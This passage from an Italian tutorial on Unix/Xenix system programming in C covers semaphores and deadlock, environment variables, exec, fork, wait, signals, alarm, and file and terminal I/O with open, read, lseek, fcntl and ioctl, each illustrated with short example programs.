Se ci fosse la possibilità di suddividere la fase di incremento, o di decremento, si potrebbe verificare che mentre un processo valuta l'espressione sem + 1, o sem - 1, anche un altro processo valuti sem + 1.
Chiaramente il secondo eseguirebbe la valutazione quando il primo non aveva ancora eseguito l'assegnazione sem = 3 e quindi valuterebbe s con un valore 2.
Successivamente sia il primo processo che il secondo assegnerebbero a sem il valore di 3.
Uno dei due incrementi andrebbe quindi perso.
Dijkstra indicava le funzioni d'incremento e di decremento con le iniziali delle parole olandesi, P e V, anche se oggi vengono spesso rappresentate con i nomi signal() e wait().
In pratica lo scopo delle due funzioni, teoricamente, dovrebbero eseguire quanto segue :

```
wait(sem)   o P(sem)    --->  quando s > 0 decrementa sem
signal(sem) o V(sem)    --->  ++sem
```

Nei casi precedenti parlavamo di assegnare al semaforo una valore di 2 il che significava che ci sarebbero voluti piu' operazioni
di decremento per acquisire il semaforo.
Informaticamente parlando potremmo dire che più processi potrebbero accedere ontemporaneamente alla risorsa (un numero prestabilito).
Nelle librerie dello Xenix a partire dalla Versione 3.0 sono presenti alcune funzioni adatte alla creazione e al controllo dei
semafori che vedremo parlando del linguaggio C.
Parlando di processi concorrenti bisogna prestare attenzione a determinate situazioni legate all'uso dei semafori che potrebbero portare a situazioni di stallo ovvero quelle in cui piu' processi si ritrovano a competere per l'accesso a una risorsa.
Immaginate la seguente situazione in cui due processi richiedono la prenotazione di due semafori.

```
Processo A  Processo B

 P(x)        P(y)
 P(y)        P(x)
 ....        ....
```

Supponendo che si X che Y valgano 1 ci si troverebbe nella situazione in cui ne il primo processo ne il secondo riuscirebbero a proseguire oltre la seconda operazione di P().
In altre parole il processo A prenoterebbe il semaforo x e il processo B quello y.
Successivamente, alla seconda operazione di P(), il processo A, trovando occupato il semaforo y, rimarrebbe in attesa della sua liberazione.
Il processo B, quello che dovrebbe rilasciare il semforo y, starebbe invece in attesa del rilascio del semaforo x.
Il termine utilizzato per rappresentare questa situazione e' `deadlock'.
Vedremo l'implementazione dei semafori sotto Unix SysV in alcuni esempi riportati nella sezione relativa alla comunicazione dei processi.

Chiamate si sistema.

Fino ad ora abbiamo visto solo alcuni concetti teorici legati alla metodologia utilizzata da Unix per gestire files e processi.
Da qui in avanti iniziamo a vedere le problematiche e il metodo di risolverle mediante programmi in C che sfruttando le librerie
di Xenix Vers. 3.0 oppure Xenix System V.
Le chiamate di sistema sono, sia come numero che come scopo, diverse.
Occorre trovare una metodologia per eseguire la discussione relativa a queste.
Dicevamo che le chiamate di sistema hanno diversi scopi quali, ad esempio, la gestione dei files, il controllo dei processi, la manutenzio dei permessi e la gestione dell' I/O con un terminale.
Prenderemo questi per eseguire dei raggruppamenti funzionali.

Iniziamo a vedere alcune caratterstiche comuni di tutti i programmi indipendentemente dallo scopo di questi.
Quando un programma viene eseguito riceve due tipi di dati e precisamente gli argomenti e l'enviroment.
L'enviroment viene settato mediante comandi di shell.
Ad esempio il comando di shell

```
PATH = /usr/bin:/bin:/usr/flavio
```

In pratica il comando crea uno spazio in memoria per la stringa e gli associa un puntatore (difatto la procedura eseguita dalla shell e' un po piu' complicata di come descritto) .
Da un programma Unix e' possibile puntare all'enviroment in due diversi modi.
Il primo e' quello di accedere mediante il puntatore `environ'.
Ad esempio :

```
        extern    char **environ;

        main(argc,argv)
        int  argc;
        char *argv[];
        {
             int  index = 0;
             while(environ[index])
                  printf("%s\n",environ[index++]);
        }
```

stampa l'intero enviroment.
Il secondo metodo e' quello di accedere mediante envp dalla funzione main.

```
main(argc,argv,envp)
int  argc;
char *argv[], *envp[];
```

In ambedue i casi l'enviroment e' una lista di array di puntatori a caratteri che contengono le linee dell'enviroment meno l'ultimo elemento che punta a NULL.
I puntatori all'enviroment puntano a stringhe della forma

```
variabile=valore
```

terminanti con '\0' (dopo il valore).
L'array di puntatori non dispone di un ordine particolare che ci permetta di sapere il valore di una certa variabile senza che si debba eseguire una scansione e un' analisi delle stringhe trovate.
Nel caso in cui da un certo programma fossimo interessati a conoscere l'argomento di una certa variabile potremmo utilizzare la funzione getenv() presente nelle librerie di Xenix.
Vediamone la sintassi e l'uso.

```
char *getenv(name)
char *name;
```

Supponiamo di avere l'enviroment che punta alla seguente lista di stringhe :

```
HOME=/usr/flavio
PATH=/bin;/usr/bin;/usr/flavio
```

Per avere dal nostro programma il valore della variabile PATH potremmo eseguire le seguenti istruzioni :

```
char *path;
............
```

```
if(!(path = getenv("PATH"))) {
     fprintf(stderr,"Non trovato `PATH' !");
     return(-1);
}
printf("\n%s",path);
............
```

Il risultato sarebbe la stampa di

```
/bin:/usr/bin:/usr/flavio
```

Fino ad ora si e' parlato del concetto generale di processo senza accennare a nessuna delle funzioni mediante le quali e' possibile crearne di nuovi.
Per eseguire un programma sotto Ms Dos abbiamo un numero maggiore, rispetto a Unix, di funzioni come ad esempio la exec e la spawnl.
La differenza che passa tra le due e semplicemente legata al fatto che la exec dopo aver lanciato il programma specificato non ritorna al programma chiamante mentre la spawn sospende il
processo chiamante fino al ritorno dal nuovo processo.
Partendo dal presupposto che sotto Unix non esiste la funzione spawn possiamo ugualmente utilizzare le due funzioni per introdurre il discorso della exec sotto OS Unix.
In pratica la funzione exec non crea nessun nuovo processo ma si accontenta di ricopiare il programma da mandare in esecuzione su quello chiamante.
Per questo motivo non e' possibile ritornare da una chiamata ad exec.
La funzione spawn invece crea un nuovo processo e ricopia il programma nei nuovi segmenti.
Dicevo prima che sotto OS Unix non esiste la funzione spawn ma in
ogni caso esistono una serie di chiamate di sistema che opportunamente usate possono eseguire la stessa cosa.
Nella prima parte di questo fascicolo abbiamo parlato della differenza tra programma e processo.
In pratica avevamo detto che un programma era da considerarsi come un array su file contenente tutti dati di inizializzazione, il codice e i dati veri e propri.
Il processo in pratica era costituito da un segmento di codice, da uno di dati e da uno di stack che vengono inizializzati dal programma.
La funzione exec non fa altro se non eseguire questa inizializzazione.
La funzione exec quando lancia un programma non crea un nuovo processo ma ricopia nei segmenti del processo corrente i dati (codice, dati ecc.) presi dal programma stesso.
Sotto sistema operativo Unix ci troviamo di fronte a due funzioni delle quali e' necessario capirne il funzionamento.
Si tratta della funzione exec, con le sue sei derivazioni, e della funzione fork.
Vediamo la prima.

```
int execl(path,arg0,arg1,...,argn,(char *)NULL)
char *path,*arg1,*arg2,...,*argn;
```

In pratica il path specifica il nome del programma, con l'eventuale percorso, che deve essere seguito.
Arg1, arg2 ecc, sono stringhe contenenti i vari argomenti.
Il NULL finale sta ad indicare che gli argomenti sono terminati.
La funzione exec non restituisce nessun valore se non una segnalazione d'errore nel caso che il programma specificato nel path non sia eseguibile.
Ad esempio :

```
int  funz()
{
      int  r_code = 0;
      execl("/bin/sz","my_prg",(char *)NULL);
      perror("Send");
      r_code    = -1;
```

```
      /* qui ci arrivera' solo se la funzione exec non */
      /* ha avuto successo.    */
      return(r_code);
}
```

Questo significa che sotto Unix non e' possibile eseguire da un programma un altro programma senza che il primo venga inesorabilmente interrotto ?
No.
Parlavo prima di due funzioni.
Una, come abbiamo visto, era la funzione exec().
La seconda e' costituita dalla funzione fork().
Lo scopo di questa e' di creare una copia del processo da cui viene richiamata la funzione stessa.
In pratica, nella parte in cui abbiamo parlato del concetto generale di processo, avevamo accennato a quello che si intende con il termine `processo padre' e `processo figlio'.
La fork, dicevamo prima, crea una replica del processo ovvero crea quello definito come processo figlio.
La chiamata alla funzione fork() ritorna ad entrambi i processi (quello padre e quello figlio) un valore.
Questo punto e' fondamentale in quanto la fork() creando il nuovo processo mantiene delle copie quasi esatte delle istruzioni, dei dati utente e di quelli di sistema del vecchio processo.
In pratica al processo figlio viene associato un nuovo identificatore di processo ma il codice rimane lo stesso del processo padre.
In altre parole tutti e due i processi eseguono lo stesso codice.
Se non ci fosse la possibilita' di esaminare il valore di ritorno della fork() e di differenziare l'esecuzione del codice in base a questo non ci sarebbe neppure l'utilita' di eseguire un duplicato del processo.
La fork() restituisce il valore 0 al processo figlio e un valore non zero al processo padre.
Il valore restituito al padre corrisponde all' identificatore del figlio.
Un esempio semplice di uso della fork() potrebbe essere :

```
int  funz()
{
      if(fork()) {
            printf("\nQuesto codice viene eseguito dal processo 
padre.");
            printf("\nPID = %d, PPID = %d", getpid(), getppid());
      } else {
            printf("\nQuesto codice viene eseguito dal 
processofiglio.");
            printf("\nPID = %d, PPID = %d", getpid(), getppid());
      }
}
```

Le funzioni getpid() e getppid() restituscono, rispettivamente, l'identificatore del processo e l'identificatore del parent proces.
Ad esempio sotto Xenix 386 e' possibile lanciare da una console virtuale CU (il programma di comunicazione di Unix).
Passando ad un'altra console e lanciando il comando PS, che visualizza i dati relativi ai processi attivi, si puo' notare come esistano due processi attivi dedicati a CU.
In pratica CU ha dupplicato il processo e in base al codice restituito dalla fork() ha attivato un codice che si interessa della trasmissione in uno e quello dedicato alla ricezione nell'altro.
Prendiamo ad esempio la fork utilizzata con una funzione exec.
Dicevamo prima che la fork() dupplica il processo senza inizializzarlo ovvero esattamente il contrario di cio che fa la exec() e cioe' che inizializza il programma senza creare un nuovo processo.
Mediante l'uso della fork e' possibile creare un nuovo processo e fare in modo che sia questo ad eseguire una chiamata ad exec().

Avevamo anche detto che dopo una chiamata ad exec(), andata a buon fine, non si sarebbe pututo riprendere il programma in quanto i dati del programma chiamato avrebbe ricoperto il
programma corrente.
Nel caso che la chiamata venga eseguita dal processo figlio il padre potrebbe riprendere le sue funzioni non appena fosse terminato il primo.
Ad esempio si sarebbe potuto scrivere :

```
if(!fork()) {
        execl("/bin/sz","my_prg",(char *) NULL);
        perror("Exec");
        exit(1);
} else {
        /* Attendi che sia terminato il processo figlio */
}
```

I codici riportati fin qui sono in parte incompleti in quanto vengono esaminati in questi solo i valori restituiti da fork() pari a zero o maggiori di zero.
La fork() restituisce -1 nel caso in cui si sia verificato un errore.
Gli errori che possono capitare con una fork() sono essenzialmente due.
Il primo caso d'insuccesso e' dovuto al fatto che la fork cerca di creare un nuovo processo oltre il numero consentito dal sistema.
Il secondo caso invece e' dovuto a un tentativo di creare un nuovo processo oltre il numero consentito per ogni utente.
Vediamo ora un altra chiamata di sistema utilizzata con le funzioni appena viste.
Nell'esempio precedente ho utilizzato una REM per indicare una o piu' istruzioni destinate a far attendere il padre fino all
terminazione del figlio.
Questa funzione e' di fatto quello che fa la wait().
Il padre che invoca la wait sospende l'esecuzione finche il processo figlio non termina.
Vediamo la sintassi di wait.

```
int  wait(status)
int  *status;

int  wait((int *)NULL)
```

La wait restituisce il PID del processo figlio.
Lo status serve a segnalare la causa che ha provocato la terminazione del processo figlio.
In pratica dalla wait e' possibile tornare per tre motivi.
Il primo e' legato all'intercettazione di un segnale (vedremo l'argomento legato ai segnali piu' avanti).
Il secondo motivo per cui si potrebbe ottenere il ritorno dal processo figlio e' l'esecuzione di quest'ultimo in trace mode.
L'ultimo motivo e' legato alla chiamata di una funzione exit() (anche questa la vedremo prossimamente).
Per precisione bisogna anche specificare che un ulteriore causa della terminazione potrebbe essere prodotto da un core dump.
Per eseguire la valutazione della status bisogna suddividere i due bytes in due parti da 8 bit.
Se il processo figlio termina di conseguenza ad una chiamata alla funzione exit() il byte basso (quello di destra) sara' zero mentre quello alto riporta l'argomento passato alla exit() stessa.
Se la causa della terminazione e' invece un segnale il byte piu' alto (quello di sinistra) sara' 0 mentre i primi sette bit del byte basso indicheranno il numero del segnale.
Se l'ottavo bit del byte basso e' a 1 significa che e' stato prodotto un core dump.
Se non per alcuni casi particolari generalmente risulta essere inutile dupplicare un processo con la fork() e poi fare attendere il padre che il figlio termini la sua esecuzione.

In pratica e' piu' conveniente progettare il software facendo in modo che il processo padre e quello figlio proseguano per la loro strada senza che uno debba attendere l'altro.
Avvalendosi dei codici ritornati dalla fork() e' possibile indirizzare il programma.
Ho detto prima che un processo potrebbe terminare a seguito di un invio di un segnale da parte del kernel o da parte di una altro processo.
Sottono Xenix o sotto Unix SysV abbiamo 19 segnali con i seguenti scopi.

SIGHUP 01 Hangup.
Si verifica allo scollegamento di un terminale.

SIGINT 02 Interrupt.
Viene inviato tutte le volte che si verifica una richiesta d' interruzione da parte di un break.

SIGQUIT 03 Quit.
Viene richiamato al fine di ottenere un core dump a seguito di una richiesta di quit.

SIGILL 04 Illegal instruction.
Si verifica nel caso che venga identificata un istruzione illegale.

SIGTRAP 05 Trace trap.
Dopo aver attivato il trace viene inviato dopo ogni istruzione del processo.

SIGIOT 06 I/O trap instructions.
Si verifica a seguito di un difetto hardware.

SIGEMT 07 Emulator trap instruction.
Dipende dall'implementazione hardware.

SIGFPE 08 Floating point exception.
Usato per segnalare un errore su un floating-point.

SIGKILL 09 Kill.
Termina l'esecuzione di un processo.

SIGBUS 10 Bus error.
In genere indica un errore d'indirizzamento.

SIGDEV 11 Segmentation violation. Puo' essere chiamato ogni volta che il programma cerca di accedere a dati al di fuori del suo segmento.

SIGSYS 12 Bad argument to system call.

SYGPIPE 13 Write on a pipe not opened for writing.
Quando una pipe non possiede un lettore viene inviato questo segnale.

SIGALARM 14 Alarm clock.
Viene inviato quando scade il termine impostato dalla funzione alarm().

SIGTERM 15 Software termination.
E' il segnale di terminazione standard.

SIGUSR1 16 User defined signal 1.
SIGUSR2 17 User defined signal 2.
Ambedue rappresentano segnali utilizzati per la comunicazione tra processi.

SIGCLD 18 Death of a child.
Viene inviato al padre quando il figlio termina.

SIGPWR 19 Power-failt restart.

Si verifica in seguito ad una caduta di tensione nel sistema.

I segnali SIGQUIT, SIGILL, SIGTRAP, SIGIOT, SIGEMT, SIGFPE, SIGBUS, SIGSEGV e SIGSYS creano nella directory corrente un immagine core.

La funzione

```
#include  <signal.h>

int  (*signal (sig,func))()
int  sig, (*func)();
```

permette di intercettare uno dei segnali descritti nelle pagine precedenti e di stabilire il "comportamento" del programma.
Infatti grazie ai flags specificati nella signal() e' possibile far eseguire diverse funzioni al processo.
Il modo di default ovvero quello ottenuto settando il flag SIG_DFL provoca la terminazione del programma.
E' possibile anche, ad esempio specificando il flag SIG_IGN, far ignorare il segnale (non e' possibile per tutti i segnali).
Ad esempio :

```
signal(SIGINT,SIG_IGN);
```

fara' ignorare al processo il segnale di break.
La SIGKILL non e' possibile ignorarla.
Il secondo argomento della signal() puo' essere un puntatore ad una funzione che deve essere eseguita nel caso che il segnale, specificato come primo argomento, venga inviato al processo.
Un attenta gestione dei segnali puo' eliminare il pericolo di seri inconvenienti che potrebbero verificarsi a causa della terminazione improvvisa del processo a causa di un segnale.
La funzione signal() restituisce il valore reso dalla funzione passata come argomento alla sua chiamata.
Come dicevo prima molti segnali potrebbero essere inviati dal kernel.
In ogni caso mediante la funzione kill() e' possibile inviare segnali da un processo ad un altro.
Prendiamo un semplicissimo esempio.
Supponiamo di creare con la fork() un processo figlio che debba svolgere qualche compito.
Nell' esempio verra' eseguita solo la stampa e poi il processo si mettera' in attesa del segnale.
Successivamente immaginiamoci che questo debba essere interrotto dall'invio di un segnale da parte del processo padre.

```
#include  <signal.h>

p_terminate()
{
     printf("\nHo ricevuto SIGINT.");
     printf("\nTermino\n");
     exit(1);
}

new_funct()
{
     signal(SIGINT,p_terminate);
     printf("\n\nSono  il  processo  figlio.   (PID  =  %d).",
     getpid());
     printf("\nHo 2 secondi di tempo per stampare queste stringhe.");
```

```
     printf("\nTra poco mio padre mi inviera' un segnale
d'interruzione.");
     printf("\nLo attendo .......\n");
     for(;;); /* Loop ...... attendendo la signal */
}
main()
{
      int  new_process;
      if(!(new_process = fork()))
            new_funct();
      else {
            printf("\nQuesto e' il processo padre.\n");
            sleep(2);
            kill(new_process,SIGINT);
            sleep(2);
      }
      printf("\nOra ci sono solo io. Il padre (PID = %d).\n\n",
      getpid());
}
```

La funzione sleep non e' mai stata vista prima.
Il suo scopo e' semplicissimo.
In pratica sospende il processo per il numero di secondi specificato come argomento.
La sintassi esatta e' :

```
unsigned sleep(seconds)
unsigned seconds;
```

Nell'esempio precedente ho usato un ciclo for(;;) per fare in modo che il processo figlio entrasse in un loop infinito in attesa di un segnale.
Nelle librerie dello Xenix esiste una funzione apposita che permette di fare la stessa cosa.
In pratica si tratta della funzione :

```
int  pause();
```

Il segnale che la pause() deve attendere non puo' essere uno di quelli con cui si e' utilizzata la signal() per farlo ignorare (con il flag SIG_IGN).
Prima di proseguire con altre funzioni legate ad altri scopi vediamone ancora una legata ai segnali.
Si tratta della funzione

```
unsigned alarm(sec)
unsigned sec;
```

Questa setta un determinato tempo espresso in secondi trascorsi i quali viene inviato un segnale SIGALRM al processo stesso.
Per portare un esempio di utilizzo vediamo una routine d'esempio scritta per Ms Dos e successivamente la stessa cosa per ambiente Unix.
Supponiamo di dover scrivere una piccola procedura che serva a ricevere un carattere controllando il tempo massimo di attesa.
In altre parole la routine dovra' eseguire il test di ricezione per 2 secondi massimi e se entro quel tempo non e' stato ricevuto nulla dovra' segnalare un errore di timeout.

La codifica per ambiente Ms Dos potrebbe essere :

```
/*
** set_max_time()
**
** Calcola  la  differenza tempo dalla  chiamata  alla  funzione
** aggiungendo il tempo passato come argomento.
*/
```

```
long    set_max_time(int seconds)
{
     long    retvalue;
     _bios_timeofday(_TIME_GETCLOCK,&retvalue);
     retvalue+= seconds * 18;
     return(retvalue);
}

/*
** istimeup()
**
** Ritorna  1 se il tempo corrente e' >= a quello  passato  come
** argomento.
*/

int     istimeup(long timepas)
{
     long    retvalue;
     _bios_timeofday(_TIME_GETCLOCK,&retvalue);
     return((retvalue > timepas) ? 1 : 0);
}

/*
** com_getc()
**
** Riceve un carattere dalla seriale controllando il timeout
*/

unsigned com_getc(char timeout)
{
     long    ti;
     int     carattere;
     ti      = set_max_time(timeout);
     while(1) {
            if((carattere = rx_char()) != -1)
                  return(carattere);
            if(istimeup(ti))
                  return(-1);
     }
}
```

La funzione rx_char() non e' stata riportata ma in ogni caso ritorna -1 nel caso che non ci sia nessun carattere sulla porta oppure, in caso contrario, il codice del carattere ricevuto.
La funzione set_max_time() calcola solo il numero di secondi dato dal tempo attuale + il numero di secondi passato come argomento.
La funzione istimeup() invece controlla che il tempo non sia trascorso.
Vediamo mediante alarm() come e' possibile riscrivere la stessa procedura sotto sistema operativo Unix.

```
#include  <signal.h>

int  flag;

endf()
{
     flag  = 1;
}

com_getc(timeout)
int timeout;
```

```
{
     flag  = 0;
     signal(SIGALRM,endf);
     alarm(timeout);
      while(1) {
            if((carattere = rx_char()) == -1)
                  return(carattere);
            if(flag)
                  return(-1);
     }
}
```

In pratica la signal specifica che se viene inviato un segnale d'allarme deve essere eseguita la funzione endf() la quale setterà il flag che indica il timeout.
In un precedente esempio avevo utilizzato alcune funzioni di cui e' solo stato accennato lo scopo.
In pratica si tratta di :

```
int  getuid();      /* ritorna la real-user-ID */
int  getgid();      /* ritorna la real-group-ID*/
int  geteuid();     /* ritorna la effective-user-ID    */
int  getegid();     /* ritorna la effective-user-ID    */
int  getpid();      /* ritorna il process-ID   */
int  getpgrp();     /* ritorna il process-group-ID     */
int  getppd();      /* ritorna il parent process-ID    */
```

I valori restituiti dalle funzioni appena elencate sono stati descritti nelle pagine relative alla teoria sui processi.
Sempre in quella parte del testo avevamo parlato della possibilita' di cambiare, da parte di un processo, il process-group-ID.
La funzione

```
int  setgrp();
```

serve appunto allo scopo.
Una parte fondamentale della programmazione e' legata all'utilizzo dei files su disco, siano questi files normali, directory o files speciali.
Le funzioni che vedremo ora non sono dedicate al solo I/O su file anche se in questa parte del fascicolo le vedremo solo da questo punto di vista.
Le funzioni principali legate all' uso di files sono le seguenti:

```
#include <fcntl.h>
int open(path,oflag[,mode])
char *path;
int oflag,mode;
```

La funzione open apre un file per la lettura, per la scrittura o per ambedue le operazioni (specificato da oflag).
Le costanti definite in fcntl.h permettono i seguenti scopi :

```
O_RDONLY  Il file e' aperto per la sola lettura.
O_WRONLY  Il file e' aperto per la sola scrittura.
O_RDWR Il file e' aperto sia in scrittura che in lettura.
O_APPEND  Il puntatore al file viene posizionato  alla  fine dello stesso
prima di iniziare la scrittura.
O_CREATSe il file esiste il flag non ha nessun effetto. In caso contrario il
file viene creato.
O_TRUNCSe iol file esiste ne tronca la lunghezza a zero.
O_EXCL Se  specificato  il O_CREAT la open  fallisce  nel  caso che il file
esista gia'.
O_WSYNCCon O_WSYNC specificato la write ritornerebbe solo a   completamento
dell'operazione  di  scrittura fisica.
```

Vediamo subito l'ultimo flag, l'unico per cui penso che ci sia da dire alcune cose.
In pratica dopo l'apertura di un file e' possibile eseguire delle operazioni di lettura mediante read() o di scrittura mediante write() in funzione ai flags specificati nella stessa funzione open().
Un write indirizzata a un determinato file non scriverebbe di fatto direttamente su questo ma bensi in un buffer del sistema il quale si interesserebbe ad eseguire successivamente la scrittura fisica sul disco.
Questo significa che nell'istante in cui si verifica il ritorno dalla funzione di scrittura write() i dati non sono ancora effettivamente sul file su disco anche se di fatto la funzione ci ha segnalato che tutto e' andato per il verso giusto.
Si potrebbe verificare che immediatamente dopo al ritorno dalla funzione di scrittura avvenga qualche incidente che impedisca al sistema di eseguire il trasferimento dei buffers sui files.
In questo caso noi saremmo convinti che i dati risiedano al loro posto quando in effetti questo non e' assolutamente vero.
Specificando O_WSYNC un eventuale operazione di scrittura aspetterebbe prima di ritornare che sia avvenuto il trasferimento dal buffer al file fisico dandoci in questo modo la sicurezza che i dati risiedano in effetti in quest' ultimo.
Normalmente questo flag ritarda notevolmente l'esecuzione del programma e quindi e' consigliabile utilizzarlo solo nei casi in cui si voglia la certezza matematica dell'avvenuta scrittura.
Gli scopi dei rimanenti flags elencati precedentemente sono deducibili dalla breve descrizione riportata a fianco degli stessi.
La specifica `mode' e' quella relativa ai permessi legati al file al file da aprire.
Abbiamo visto che nella funzione open esiste un flag O_CREAT.
Tra le chiamate di sistema di Unix esiste la funzione `creat()'.
La descrizione di questa e' la seguente :

```
int  creat(path_name,mode)

char *path_name;
int  mode;
```

La funzione crea un nuovo files o reinizializza uno gia' esistente.
La rinizializzazione del file ne tronca il contenuto a 0.
La chiamata alla funzione restituisce un intero positivo che identifica il descrittore del file creato oppure -1 per indicare un errore.
Le funzioni che vedremo ora sono quelle fondamentali per tutte le funzioni di I/O con files, files speciali o device.

```
int  write(fd,buffer,num_byte)

int  fd;
char *buffer;
unsigned num_byte;
```

Write scrive num_byte puntati da buffer sul descrittore di file (fd) restituito da una chiamata ad open, creat, dup, fcntl o pipe (queste ultime tre le vedremo piu' avanti).
La funzione ritorna il numero di bytes effettivamente letti o -1 in caso d'errore.
La read() ha un funzionamento analogo

```
int  read(fd,buffer,num_byte)

int  fd;
char *buffer;
unsigned num_byte;
```

In pratica vengono letti num_byte dal descrittore fd e salvati nella memoria puntata da buffer.

Come per la read() vengono restituiti il numero di byte letti, 0 in caso di fine file e -1 in caso d'errore.
Esiste un altra condizione per cui la funzione read() potrebbe restituire il valore 0.
Le tre funzioni di I/O appena viste sono valide anche per quando riguarda l'accesso ai terminali.
Sotto sistema operativo Unix un file viene visto come una semplicissima sequenza di bytes.
Quando utilizziamo una funzione write per la prima volta dopo aver aperto il file potremo decidere dove eseguirla scegliendo tra due soluzioni.
Se e' stato specificato il flag O_APPEND allora la scrittura avverrà alla fine del file mentre nel caso contrario avverrà dall'inizio.
La read() la prima volta dovra' necessariamente leggere dal punto iniziale.
Al fine di permettere un posizionamento sui files lo Unix mette a disposizione una chiamata e precisamente

```
long lseek(fd,spiazzamento,base)

int fd;
long spiazzamento;
int base;
```

Come al solito fd rappresenta il descrittore del file.
Spiazzamento e' l'offset a partire da quella definita come base che puo' assumere i seguenti valori:

```
0 - A partire dall'inizio file
1 - A partire dalla posizione corrente
2 - A partire da fine file
```

Ad esempio

```
struct cliente {
     char nome[20];
     char ind[20];
     .... .......
     .... .......
} cl1, *cl;

int  read_record(fd,num,cli)
int fd;
long num;
struct cliente *cli;
{
     long offset;
     offset = (num -1) * sizeof(struct clienti);
     if(lseek(fd,offset,0) == -1)
  return(-1);
     return(read(fd,(char *)cli,sizeof(struct clienti)));
}

main()
{
     int fd,err;
     long n_cliente = 1;
     cl = &cl1;
     fd = open("clienti.dat",O_RDONLY);

    .................................
     .................................

     while(n_cliente < MAXCLIENTI) {
```

```
  if((err = read_record(fd,n_cliente++,cl)) > 0) {
       printf("\n\nNome  : %s", cl->nome);
       printf("\nIndirizzo     : %s", cl->ind);

       ..........................................
       ..........................................


  } else
       if(err == -1) {
    perror("Read");
    exit(-1);
       } else
    break;
     }
}
```

Il path_name specificato come argomento nella funzione open() potrebbe essere il nome di un particolare device corrispondente a un terminale.
Ad esempio :

```
fd = open("/dev/tty1a",O_NDELAY|O_RDWR);
```

Come avrete certamente notato nell'esempio precedente esiste un flag di cui non e' mai stato detto niente.
Si tratta di O_NDELAY.
Normalmente la funzione read(), avendo a che fare con terminali, nel caso che non ci siano dati disponibili, si blocca e li attende interrompendo in questo modo il processo che ne ha fatto uso..
Se il flag O_NDELAY viene specificato tra gli argomenti della open allora la read ritornera immediatamente nel caso che non ci siano caratteri da leggere, restituendo il valore 0.
Come avevamo detto prima anche il fine file (in questo caso digitato dall'utente) restituisce 0.
Nella fase di sviluppo di un programma bisogna, nel caso di letture senza attesa (con O_NDELAY specificato), ricordarsene e sostiture il carattere di fine file (EOT) con un altro.
La specifica dei flags al momento della open() permette di conferire al file aperto determinate proprieta.
Esiste una chiamata di sistema che permette di modificare queste ultime quando il file e' gia' aperto.
Si tratta della funzione

```
int fcntl(fd,funz,argomenti)

int fd,funz,argomenti;
```

In pratica fd e' il descrittore del file, funz il servizio richiesto (vedi la prossima tabella) e argomento i flags O_APPEND e/o O_NDELAY.
Vediamo il significato dei vari comandi disponibili.

F_DUPFD - Ritorna un nuovo descrittore di file duplicato di quello che viene passato come argomento.

F_GETFD - Ritorna il flag di chiusura file nel caso in cui venga chiamata la funzione exec().
Se il bit piu' basso e' 0 allora il file rimarra' aperto durante una chiamata alla funzione exec()
altrimenti verra' chiuso.

F_SETFD - Assegna il flag di chiusura file in caso di exec().

F_GETFL - Ritorna i flag di stato del file associato a fd.

F_SETFL - Setta i flag di stato.

Il seguente esempio potrebbe essere implementato in un programma per mettere la lettura in modo bloccante e viceversa.
La funzione dovra' essere richiamata passandogli il descrittore del file e il valore 1 nel caso che si voglia settare O_NDELAY ad on oppure 0 nel caso contrario.

```
int  set_flags(fd,set)
int  fd, set;
{
     static int s_block, o_block;
     int flags;
     if((flags = fcntl(fd,F_GETFL,0)) == -1)
            return(-1);
     s_block   = flags | O_NDELAY;
     o_block   = flags & ~O_NDELAY;
     return(fcntl(fd,F_SETFL, ((set) ? s_block : o_block)));
}
```

Ricordo che STDIN, STDOUT e STDERR sono descrittori di file validi per l'utilizzo con la funzione fcntl() in quanto anche se non hanno subito nessuna operazione di open() sono lasciati in eredita al processo corrente.
Per portare un esempio di utilizzo della fcntl() con questi ultimi potremmo scrivere una funzione che simuli il comportamento della funzione kbhit() sotto sistema operativo MsDos.
In pratica con il compilatore Microsoft C e' possibile creare dei costrutti del tipo

```
while(!kbhit())
   puts("Non e' stato premuto nessun tasto");
var = getche();
printf("\nE' stata battuta la lettera %c",var);
```

La funzione kbhit() restituisce 0 nel caso che non sia stato battuto nessun tasto oppure > 0 in caso contrario.
All'interno del listato esiste una chiamata di sistema di cui non abbiamo ancora detto nulla.
Per ora e' sufficente sapere sapere che questa setta alcune caratteristiche del terminale.

```
#include <fcntl.h>
#include <sys/types.h>
#include <sys/ioctl.h>
#include <termio.h>

static  char buff = 0;

static struct termio term;

void setr()
{
static  struct termio n;
ioctl(0,TCGETA,&n);
term = n;
n.c_lflag &= ~ICANON;
n.c_cc[4] = 0;
n.c_cc[5] = 1;
ioctl(0,TCSETAF,&n);
}

void    reset()
{
ioctl(0,TCSETAF,&term);
```

```
}

int blocca(fd,set)
int  fd, set;
{
     static int s_block, o_block;
     int flags;
     if((flags = fcntl(fd,F_GETFL,0)) == -1)
  return(-1);
     s_block   = flags | O_NDELAY;
     o_block   = flags & ~O_NDELAY;
     return(fcntl(fd,F_SETFL, ((set) ? s_block : o_block)));
}

int     kbhit()
{
     char c;
     if(buff)
  return(1);
     blocca(0,0);
     if((c = read(0,&buff,1)) == -1)
  return(-1);
     else
  if(c) return(1);
     return(0);
}

int     getch()
{
     char  car,r;
     if(buff) {
  car = buff;
  buff = 0;
  return(car & 0377);
     }
     blocca(0,1);
     if((r = read(0, &car,1)) == -1 || !r)
  return(-1);
     else
  if(r) return(car & 0377);
}


main()
{
     char n;
     setr();
     while(!kbhit())
  printf("\nNon ho ricevuto nulla");
     n = getch();
     printf("\nHo ricevuto %c\n\n", n);
     reset();
}
```

Quando si desidera sapere se e' stato battuto un carattere si invoca la kbhit().
Questa, chiamando setr(), setta il terminale legato a STDIN in modo che la successiva read() restituisca 0 nel caso che non ci sia nessun carattere disponibile invece di bloccarsi in attesa di questo.
Se la read trova un carattere in attesa lo leggera' e le mettera' nella variabile buff in attesa di una chiamata a getch().

Dopo aver testato la presenza di un carattere in input con kbhit() e' possibile richiamare la funzione di lettura.
Questa testera' se nella variabile temporanea e' presente qualche valore (buff > 0).
In caso affermativo rinizializza la variabile buff con 0 e ritorna il carattere letto.
Se la funzione getch() viene chiamata prima che un carattere venga battuto allora attivera' la funzione di read e attendera' l'arrivo del carattere.
Come avrete notato nella funzione getch() viene richiamata la funzione blocca() per resettare il terminale in modo di lettura con bloccaggio.
Fino a questo punto abbiamo accennato al fatto che le funzioni open(), read() e write() funzionano anche su device.
Chiaramente lseek() se si tratta di un terminale non ha nessuno scopo.
Nell'esempio precedente si e' vista una funzione che utilizzava la chiamata di sistema ioctl().
La ioctl() possiede due forme diverse di chiamata.
La prima e' la seguente

```
int ioctl(fd,comando,p_str_term)

int fd;
int comando;
struct termio *p_str_term;
```

mentre la seconda

```
int ioctl(fd,comando,arg)

int fd,comando,arg;
```

